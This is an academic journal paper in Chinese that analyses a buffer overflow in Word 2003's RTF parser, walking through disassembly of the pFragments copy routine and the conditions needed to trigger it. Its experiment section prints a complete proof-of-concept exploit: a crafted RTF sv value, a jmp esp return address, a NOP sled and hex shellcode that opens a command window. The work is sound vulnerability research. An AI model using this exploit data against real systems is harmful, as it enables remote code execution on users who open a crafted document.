文章编号:1000-5013(2015)01-0017-06 **doi**:10.11830/ISSN.1000-5013.2015.01.0017

面向RTF文件的Word漏洞分析

乐德广[1,2],章亮[2],郑力新[2],李鑫[2],陈经途[3]

(1. 常熟理工学院 计算机科学与工程学院,江苏 苏州 215500;
2. 华侨大学 工学院,福建 泉州 362021;
3. 厦门锐思特软件科技有限公司,福建 厦门 361005)

摘要: 针对Word软件在富文本格式(RTF)文档解析的漏洞利用攻击,通过对Word程序的逆向分析,研究其在RTF文档解析中产生缓冲区溢出漏洞的原理,并提出一种基于指令回溯及特征数据构造的漏洞分析方法.通过该方法分析Word漏洞的触发原因、触发点和触发机制,给出了面向RTF文档的缓冲区溢出漏洞的分析流程.实验测试结果证明:该方法能有效检测出Word的RTF文档解析漏洞.

关键词: 富文本格式;文档;软件安全;Word漏洞利用

中图分类号: TP 393 **文献标志码**: A

随着互联网应用的普及,软件的安全问题变得日趋严重.自从2006年Word办公软件的一个严重漏洞被发现以来,Office办公软件的漏洞开始成为网络黑客攻击和利用的工具,而在这些漏洞当中,利用文件格式解析漏洞的攻击更是层出不穷[1].国内外的安全研究机构和学者也投入大量的精力研究文档类漏洞的检测和分析[2-4].近年来,由于Office Word程序在解析富文本格式(rich text format,RTF)文档时经常会触发漏洞,黑客就可以控制正在运行Word的特权用户,因此深入分析RTF文档解析过程显得极为必要.本文在研究RTF文档绘图属性的基础上,提出一种基于指令回溯调试及特征数据构造的Word程序漏洞逆向分析方法.

1 相关工作

1.1 RTF文档概述

RTF是微软公司为进行文本和图像信息格式的交换而制定的一种文件格式,它适用于不同的设备、操作环境和操作系统[5].RTF文件数据格式由未格式文本、控制字、控制符和组构成.其中,未格式化本文即单纯的编辑文本,不具有任何格式,是RTF文件的正文部分.控制字是RTF用来标记打印控制符和管理文档信息的一种特殊格式的命令,一个控制字最长32个字符.控制字的使用格式为

\字母序列〈分隔符〉

其中:每个控制字均以一个反斜杠\开头;字母序列由“a”~“z”的小写字母组成.

组由文本(包括在({})中)、控制字或控制符组成.左扩符({)表示组的开始,右扩符(})表示组的结束.每个组包括文本和文本的不同属性.一个RTF文件符合以下语法,即

〈File〉‘{’〈header〉〈document〉‘}’

从以上RTF文件语法可以看出,RTF文件包括文件头和文档区.其中,文件头的语法为

〈header〉\rtfN〈charset〉\deffN? 〈fonttbl〉〈filetbl〉? 〈colortbl〉? 〈stylesheet〉? 〈revtbl〉?

文档区的语法为

收稿日期: 2014-10-08

通信作者: 乐德广(1975-),男,副教授,博士,主要从事信息安全领域的研究.E-mail:ledeguang@gmail.com.

基金项目: 福建省物联网云计算平台建设基金资助项目(2013H2002);福建省泉州市科技计划项目(2012Z83);福建省泉州市丰泽区科技计划项目(2013FZ46);华侨大学高层次人才科研启动项目(12Y0357)

〈document〉〈info〉?〈docfmt〉*〈section〉+

1.2 Word安全性分析

随着MS Office系列软件的广泛应用,doc,xls和ppt等文档已经成为日常工作文档的通用传递格式. Word.exe程序支持doc,txt,html,xml,rtf等数据格式的文件. 由于Word支持的文件格式广泛,不同文件格式又相当复杂,因此,在该程序的设计和处理中不可避免地存在大量漏洞,如缓冲区溢出漏洞[6]. 缓冲区溢出漏洞包括栈溢出漏洞、堆溢出漏洞、释放后重用漏洞、远程代码执行漏洞等[7].

由于微软发布的Word软件存在漏洞的公告中,危害等级为"严重"的漏洞就经常涉及到RTF文件. 例如,Microsoft Word RTF文件解析错误代码执行漏洞,Microsoft Word RTF数据处理远程内存破坏漏洞,Microsoft Word RTF文件释放后重用远程代码执行漏洞,Microsoft Office RTF分析器堆栈溢出漏洞和Microsoft Word RTF解析引擎堆溢出漏洞等[7]. 因此,文中重点分析RTF文档缓冲区溢出漏洞.

2 漏洞分析

2.1 RTF结构

通过对RTF的文件头和文档区分析,可以将整个RTF文档的结构分成可存数据区域和不可存数据区域两个部分,如图1所示.

对RTF文档进行重划分,其中在可存数据区域中,pFragments,pSegmentInfo,pVerticies,Themedata,Datastore等都是容易触发漏洞的区域,在这些区域中可以填写恶意代码(shellcode). Microsoft Word RTF文件解析缓冲区溢出漏洞就是解析RTF绘图属性pFragments时造成的缓冲区溢出漏洞. 因此,文中重点研究Word程序在解析RTF文档绘图属性时产生的缓冲区溢出漏洞.



图1 RTF区块分割

Fig. 1 RTF Area Segmentation

2.2 RTF绘图属性逆向分析

通过指令回溯调试和特征数据构造方法逆向分析RTF的绘图属性. Word.exe程序解析该RTF文档中的pFragments属性时,其逆向关键代码如图2所示.

图2中:源代码是Word.exe程序解析pFragments属性的关键函数. 在该函数中,方框中的rep指令是将esi所指向的pFragments属性值数据复制到edi所指向的缓冲区. 复制的次数由mov,eax,ecx指令中的ecx寄存器决定. ecx寄存器的最大值为FFFFH,但是在执行rep指令进行复制之前,有一个移位运算shr ecx 2,所以ecx的最大值为3FFFH,rep指令复制的最大字节数为4×3FFFH=FFFCHB. 由图2可知:该函数未严格检查pFragments属性值所占用的缓冲区空间大小. 因此,需要确定由rep指令复制数据的缓冲区大小.

图2函数中的retn指令返回到该函数的调用指令处[8],如图3所示. 图3中:地址0x30F0B5F8处的call dword ptr ds:[ax+0x1C]指令为图2的调用函数. 通过逆向该函数调用前的栈操作指令可以看

```
30ED4406  .  57          push    edi
30ED4407  .  8B7C24 0C   mov     edi, dword ptr ss:[esp+0xC]
30ED440B  .  85FF        test    edi, edi
30ED440D  .  74 27       je      short 30ED4436
30ED440F  .  8B4424 08   mov     eax, dword ptr ss:[esp+0x8]
30ED4413  .  8B48 08     mov     ecx, dword ptr ds:[eax+0x8]
30ED4416  .  81E1 FFFF0000 and   ecx, 0xFFFF
30ED441C  .  56          push    esi
30ED441D  .  8BF1        mov     esi, ecx
30ED441F  .  0FAF7424 14 imul    esi, dword ptr ss:[esp+0x14]
30ED4424  .  0370 10     add     esi, dword ptr ds:[eax+0x10]
30ED4427  .  8BC1        mov     eax, ecx
30ED4429  .  C1E9 02     shr     ecx, 0x2
30ED442C  .  F3:A5       rep     movs dword ptr es:[edi], dword ptr ds:[esi]
30ED442E  .  8BC8        mov     ecx, eax
30ED4430  .  83E1 03     and     ecx, 0x3
30ED4433  .  F3:A4       rep     movs byte ptr es:[edi], byte ptr ds:[esi]
30ED4435  .  5E          pop     esi
30ED4436  >  5F          pop     edi
30ED4437  .  C2 0C00     retn    0xC
```

图2 Word解析RTF pFragments属性关键源代码

Fig. 2 Word key assembly codes for RTF pFragments attribute resolution

```
30F0B5DA  .  E8 C4E8E1FF call    30D29EA3
30F0B5DF  .  FF75 0C     push    dword ptr ss:[ebp+0xC]
30F0B5E2  .  8B70 64     mov     esi, dword ptr ds:[eax+0x64]
30F0B5E5  .  8365 F8 00  and     dword ptr ss:[ebp-0x8], 0x0
30F0B5E9  .  8B06        mov     eax, dword ptr ds:[esi]
30F0B5EB  .  8D4D F0     lea     ecx, dword ptr ss:[ebp-0x10]
30F0B5EE  .  51          push    ecx
30F0B5EF  .  BB 00000005 mov     ebx, 0x5000000
30F0B5F4  .  56          push    esi
30F0B5F5  .  895D F4     mov     dword ptr ss:[ebp-0xC], ebx
30F0B5F8  .  FF50 1C     call    dword ptr ds:[eax+0x1C]
30F0B5FB  .  8B45 14     mov     eax, dword ptr ss:[ebp+0x14]
30F0B5FE  .  FF75 18     push    dword ptr ss:[ebp+0x18]
30F0B601  .  8B55 F0     mov     edx, dword ptr ss:[ebp-0x10]
30F0B604  .  F7D8        neg     eax
30F0B606  .  1BC0        sbb     eax, eax
30F0B608  .  8D4D F8     lea     ecx, dword ptr ss:[ebp-0x8]
30F0B60B  .  23C1        and     eax, ecx
30F0B60D  .  50          push    eax
30F0B60E  .  FF75 08     push    dword ptr ss:[ebp+0x8]
```

图3 RTF pFragments属性值缓冲区大小

Fig. 3 Buffer size of RTF pFragments attribute value

出：在地址 0x30F0BEB 处的 lea ecx dword ptr ss:[ebp－0x10]指令在处理 pFragments 属性的时候，分配一个最大值为 10H B 的缓冲区给地址 0x30F0B5F8 的 call 函数. 由图 3 可知：0x30F0B5F8 处的 call 函数未严格检查 pFragments 属性值所占用的空间大小，当 ecx 的值大于 10H B 时，就会导致图 2 中地址 0x30ED442C 处的 rep 指令在复制 pFragments 属性值数据时产生缓冲区溢出.

由于 ecx 寄存器在程序的执行过程中被反复使用，采用传统的内存断点逆向方法很难确定给 ecx 赋初始值的指令[9]. 因此，采用一种新的指令回溯逆向方法来确定 ecx 赋初始值的指令. 该方法通过追溯给 ecx 赋值的前一条指令，然后给该指令下断点，再通过断点的指令追溯给这条指令赋值的前一条指令，最终确定给 ecx 赋初始值的指令，其逆向关键代码如图 4 所示. 由图 4 可知：[ebp－0x8]等于 pFragments 属性值的第 5 和第 6 个字节. 当 ja 跳转指令执行跳转时，Word. exe 程序执行的逆向关键代码如图 5 所示.



图 4　ecx 初始值设置

Fig. 4　Initial value setting of ecx

由图 5 可知：当 ja 跳转指令执行时，eax 直接被赋值为 0，导致 ecx 最终被赋值为 0. 由于 rep 指令所复制的字节数由 ecx 决定，而 ja 跳转指令决定 ecx 的值. 因此，ja 指令是否执行跳转决定 pFragments 属性值数据能否复制至缓冲区，是产生缓冲区溢出漏洞的条件之一.



图 5　ja 跳转流程

Fig. 5　Jump process of ja

根据上面的分析，基于特征数据构造的方法构造 ja 指令，采用不跳转的 pFragments 属性值特征数据，将该数据复制到缓冲区中，通过逆向 Word. exe 继续解析构造的 pFragments 属性值数据，其逆向关键代码如图 6 所示.

由图 6 可知：在 Word. exe 程序将构造好的 pFragments 属性值数据复制到缓冲区后，将执行方框中的指令. 因此，继续采用基于特征数据构造的方法让 je 指令分别执行跳转和不跳转操作. 当不产生跳转时，Word. exe 程序将执行地址 0x30F0B7CB 处的 call 30F0B90A，此时 Word. exe 程序不能正常返回，并最终造成程序直接崩溃；当 je 指令发生跳转时，Word. exe 程序可以正常执行，并造成缓冲区溢出. 因此，[ebp＋10]的特征值为 0000H. 该特征值决定了构造的 pFragments 属性值数据能否让程序正常执行，这是产生缓冲区溢出漏洞的另一条件.



图 6　特征值数据分析

Fig. 6　Characteristic data analysis

通过以上对于 RTF 文档绘图属性 pFragments 逆向分析可以得出：通过 ja 和 je 指令的 2 次正确跳转后，pFragments 属性值数据才能够正确复制到缓冲区，并造成溢出.

2.3　Word 解析 RTF 绘图属性漏洞分析流程

根据 2.2 节对 RTF 绘图属性分析，得出缓冲区溢出条件. Word 在解析 RTF 绘图属性时产生溢出漏洞的流程，如图 7 所示.

由图 7 可知：RTF 文档绘图属性产生 7 个步骤缓冲区溢出的流程.

步骤 1 首先,构造一个具有绘图属性的 RTF 文档,例如,test. rtf.

步骤 2 用 Word. exe 程序打开 RTF 文档.

步骤 3 Word. exe 程序解析 RTF 绘图属性的 sv 属性值数据.

步骤 4 判断 RTF 文件绘图属性的 sv 属性值中是否包含有将 sv 属性值复制到缓冲区中的特征值数据,例如,[ebp+0xE]≤[ebp−0x4]. 如包含有该特征值,则执行步骤 5;否则,Word. exe 程序进入正常数据处理,并结束.

步骤 5 RTF 文件绘图属性的 sv 属性值数据复制到缓冲区中.

步骤 6 判断 RTF 文件绘图属性的 sv 属性值数据是否包含程序正常返回的特征值数据,例如,[ebp+10]=0000H. 如果包含特征值数据,则执行步骤 7;否则,Word. exe 程序进入异常数据的处理,并结束.



图 7 Word 解析 RTF 绘图属性漏洞分析流程

Fig. 7 Analysis flows of word RTF drawing attribute resolution vulnerability

步骤 7 判断 RTF 文件绘图属性的 sv 属性值数据的长度是否大于到缓冲区存储空间,例如,[ebp-0x8]>10H. 如果复制的 sv 属性值数据长度大于缓冲区存储空间,则造成溢出并触发漏洞;否则 Word. exe 程序进入正常数据处理,并结束.

3 实验测试

对 2.3 节提出的 RTF 漏洞分析流程进行实验测试,测试硬件环境分别是 I3-3110 处理器,4 G 内存的笔记本电脑,I5-4460 型处理器,4 G 内存的台式机,E31225v3 型处理器及 8 G 内存的服务器. 操作系统是 Windows XP SP3,软件是 Office 2003 SP2. 首先,基于该流程构造 POC(proof of concept)[10],并通过 shellcode 证明该漏洞分析流程的有效性.

3.1 POC 的构造

根据 RTF 绘图属性漏洞分析的流程可以看出:绘图属性的 sv 属性值是能否触发漏洞的关键,只有在 POC 中构造合适的 sv 才能触发漏洞,造成缓冲区溢出. 根据图 7 中步骤 4 的判断条件,构造 sv 属性值为

{\sv1;1;111122223333}

其中:sv 的属性值是 111122223333H;第 1,2 个字节构成的 16 进制数为 1111H,第 3,4 个字节构成的 16 进制数为 2222H,即(12)H<(34)H,所以这时可以复制 3333H 长度的 sv 属性值数据到缓冲区中.

虽然可以复制指定大小的数据到内存缓冲区中,但是并不知道这些数据能否让 Word. exe 程序正常执行,而程序能否正常执行也是通过 sv 属性值的特征数据来控制,该特征数据具体是在第 47～50 个字节处,需要将这 4 个字节置为 0000H,程序才能正常执行. 根据图 7 中步骤 6 的判断条件,进一步构造 sv 的属性值为

{\sv1;1;1111222233334242424241414141414141414141414141411245
fa7f4141414141414141414141414141414100000000}

其中:第 1～4 个字节判断属性值数据能否复制至缓冲区;第 5～6 个字节指定拷贝属性值数据的长度;第 7～50 个字节是填入缓冲区的属性值数据;第 47～50 个字节为判断属性值数据能否让 Word. exe 程序正常执行的特征值数据.

打开构造好的 POC 文档 test. rtf,缓冲区数据如图 8 所示. 由图 8 可知:构造的数据已经成功复制到缓冲区中,只要合适长度数据就可以造成缓冲区溢出漏洞.

3.2 漏洞利用测试

通过构造 shellcode,对漏洞进行利用测试. 测试的 shellcode 功能是调用系统命令执行程序 CMD

窗口，所以在构造 shellcode 的过程中重点是自定位、获取 kernel32. dll 基地址以及 API 函数地址[11]，其构造流程，如图 9 所示.

在获取完 kernel32. dll 的基址后，再通过 PE 文件导出函数表的结构可以获取构造 shellcode 所需要的 API 函数的地址，具体构造的 shellcode 机器码为

eb1b5b31c05031c088433553bbad23867cffd331c050bbfaca817

cffd3e8e0ffffff636d642e657865202f63207374617274

构造好 shellcode 后，需要将 Word. exe 程序的 EIP 指针指向 shellcode 入口处，采用 jmp esp 作为跳转地址，跳至 shellcode 处. 由于 Windows XP 系统的 jmp esp 指令的跳转地址为 0x7FFA4512[12]，将 Word. exe 程序的返回地址通过缓冲区溢出修改为 jmp esp 的跳转地址 0x7FFA4512. 该地址在缓冲区中存储的数据为 1245FA7FH.

RTF 漏洞利用文档的完整数据为

{\sv1;1;11112222333342424242414141414141414141414141414141411245

fa7f41414141414141414141414141414141000000009090909090909090

eb1b5b31c05031c088433553bbad23867cffd331c050bbfaca817

cffd3e8e0ffffff636d642e657865202f63207374617274}

其中：90H 之后是 shellcode 的填充区域.

最后，将以上构造数据保存成 RTF 文档，并用 Word. exe 程序打开该 RTF 文档，结果如图 10 所示. 由图 10 可知：打开构造好的 POC 文件弹出 CMD 命令行窗口，证明通过提出的漏洞分析流程所构造的 RTF 文档漏洞利用成功.



图 8　缓冲区数据分布

Fig. 8　Distribution of buffer data



图 9　shellcode 构造流程

Fig. 9　Process flow of shellcode



图 10　RTF 文档漏洞利用结果

Fig. 10　Utilization result of RTF vulnerability

4　结束语

分析了 Office Word 软件所面临的安全威胁，并对 Word 2003 程序在解析 RTF 文档时容易触发漏洞进行详细分析，提出一种面向 RTF 文档漏洞利用分析的方法，最后通过漏洞利用测试证明该方法的有效性. 今后，还将针对 WPS Office，Excel，Word 2007 及更高版本程序做进一步研究，并基于 Word 漏洞分析进一步研究 RTF 文档解析漏洞的补丁加强对 Word 漏洞的攻击防御. 此外，漏洞分析方法虽然在 Win 32 平台下具有可行性，但是对于其他平台，如 Win 64 或 Linux 平台，还没有进行验证，也需要在今后的工作中作进一步的验证.

参考文献：

[1]　KUHN R，JOHNSON C. Vulnerability trends：Measuring progress[J]. IT Professional，2010，12(4)：51-53.

[2]　史飞悦，傅德胜. 缓冲区溢出漏洞挖掘分析及利用的研究[J]. 计算机科学，2013，40(11)：143-146.

[3]　陈恺，冯登国，苏璞睿. 基于有限约束满足问题的溢出漏洞动态检测方法[J]. 计算机学报，2012，35(5)：898-909.

[4] 高志伟,姚尧,饶飞,等.基于漏洞严重程度分类的漏洞预测模型[J].电子学报,2013,41(9):1784-1787.
[5] Microsoft Corporation. Rich Text Format (RTF) Specification[EB/OL]. [2014-10-08]. http://msdn.microsoft.com/en-us/library/aa140277(office.10).aspx.
[6] 李毅超,刘丹,韩宏,等.缓冲区溢出漏洞研究与进展[J].计算机科学,2008,35(1):87-90.
[7] CHANG Yung-yu, ZAVARSKY P, RUHL R, et al. Trend analysis of the CVE for software vulnerability management[C]// Proceedings of IEEE Third International Conference on Privacy, Security, Risk and Trust (PASSAT) and IEEE Third Inernational Conference on Social Computing (SocialCom). Boston: Institute of Electrical and Electronic Engineers, 2011: 1290-1293.
[8] HUANG Shih-Kun, HUANG Min-Hsiang, HUANG Po-Yen, et al. Software crash analysis for automatic exploit generation on binary programs[J]. IEEE Transactions on Reliability, 2014, 63(1): 270, 289.
[9] 葛毅,茅兵,谢立.基于内存更新记录的漏洞攻击错误定位方法[J].计算机科学,2009,36(1):253-256.
[10] FATAUER T S, KHATTAB S, OMARA F A. OverCovert: Using stack-overflow software vulnerability to create a covert channel[C]// Proceedings of IEEE 4th IFIP International Conference on New Technologies, Mobility and Security. Paris: Institute of Electrical and Electronic Engineers, 2011: 1-5.
[11] AN Zhi-yuan, LIU Hai-yan. Locating the address of local variables to achieve a buffer overflow[C]// Proceedings of IEEE Fifth International Conference on Computational and Information Sciences. Shiyang: IEEE Press, 2013: 1999-2002.
[12] 罗文华.基于逆向技术的恶意程序分析方法[J].计算机应用,2011,31(11):2766-2769.

Research on Word Vulnerability Analysis for the RTF File

LE De-guang[1,2], ZHANG Liang[2], ZHENG Li-xin[2],
LI Xin[2], CHEN Jing-tu[3]

1. School of Computer Science and Engineering, Changshu Institute of Technology, Suzhou 362021, China;
2. College of Engineering, Huaqiao University, Quanzhou 362021, China;
3. Xiamen Rest Software Technology Company Limited, Xiamen 361005, China)

Abstract: According to vulnerability exploitation attack of Word software parsing RTF document, this paper studies the principle of buffer overflow vulnerabilities of Word program parsing RTF document by using the reverse analysis of the Word program, and proposes a new vulnerability analysis method based on instruction backtracking and characterization data construction. Through proposed method, this paper analyzes the triggering reason, triggering point and triggering mechanism of Word vulnerability. The analysis process of buffer overflow vulnerabilities for facing RTF document is obtained. The Experimental testing results show that this method can effectively detect the RTF document parsing vulnerability of word.

Keywords: rich text format; document; software security; word vulnerability exploit

(**责任编辑**: 陈志贤 **英文审校**: 吴逢铁)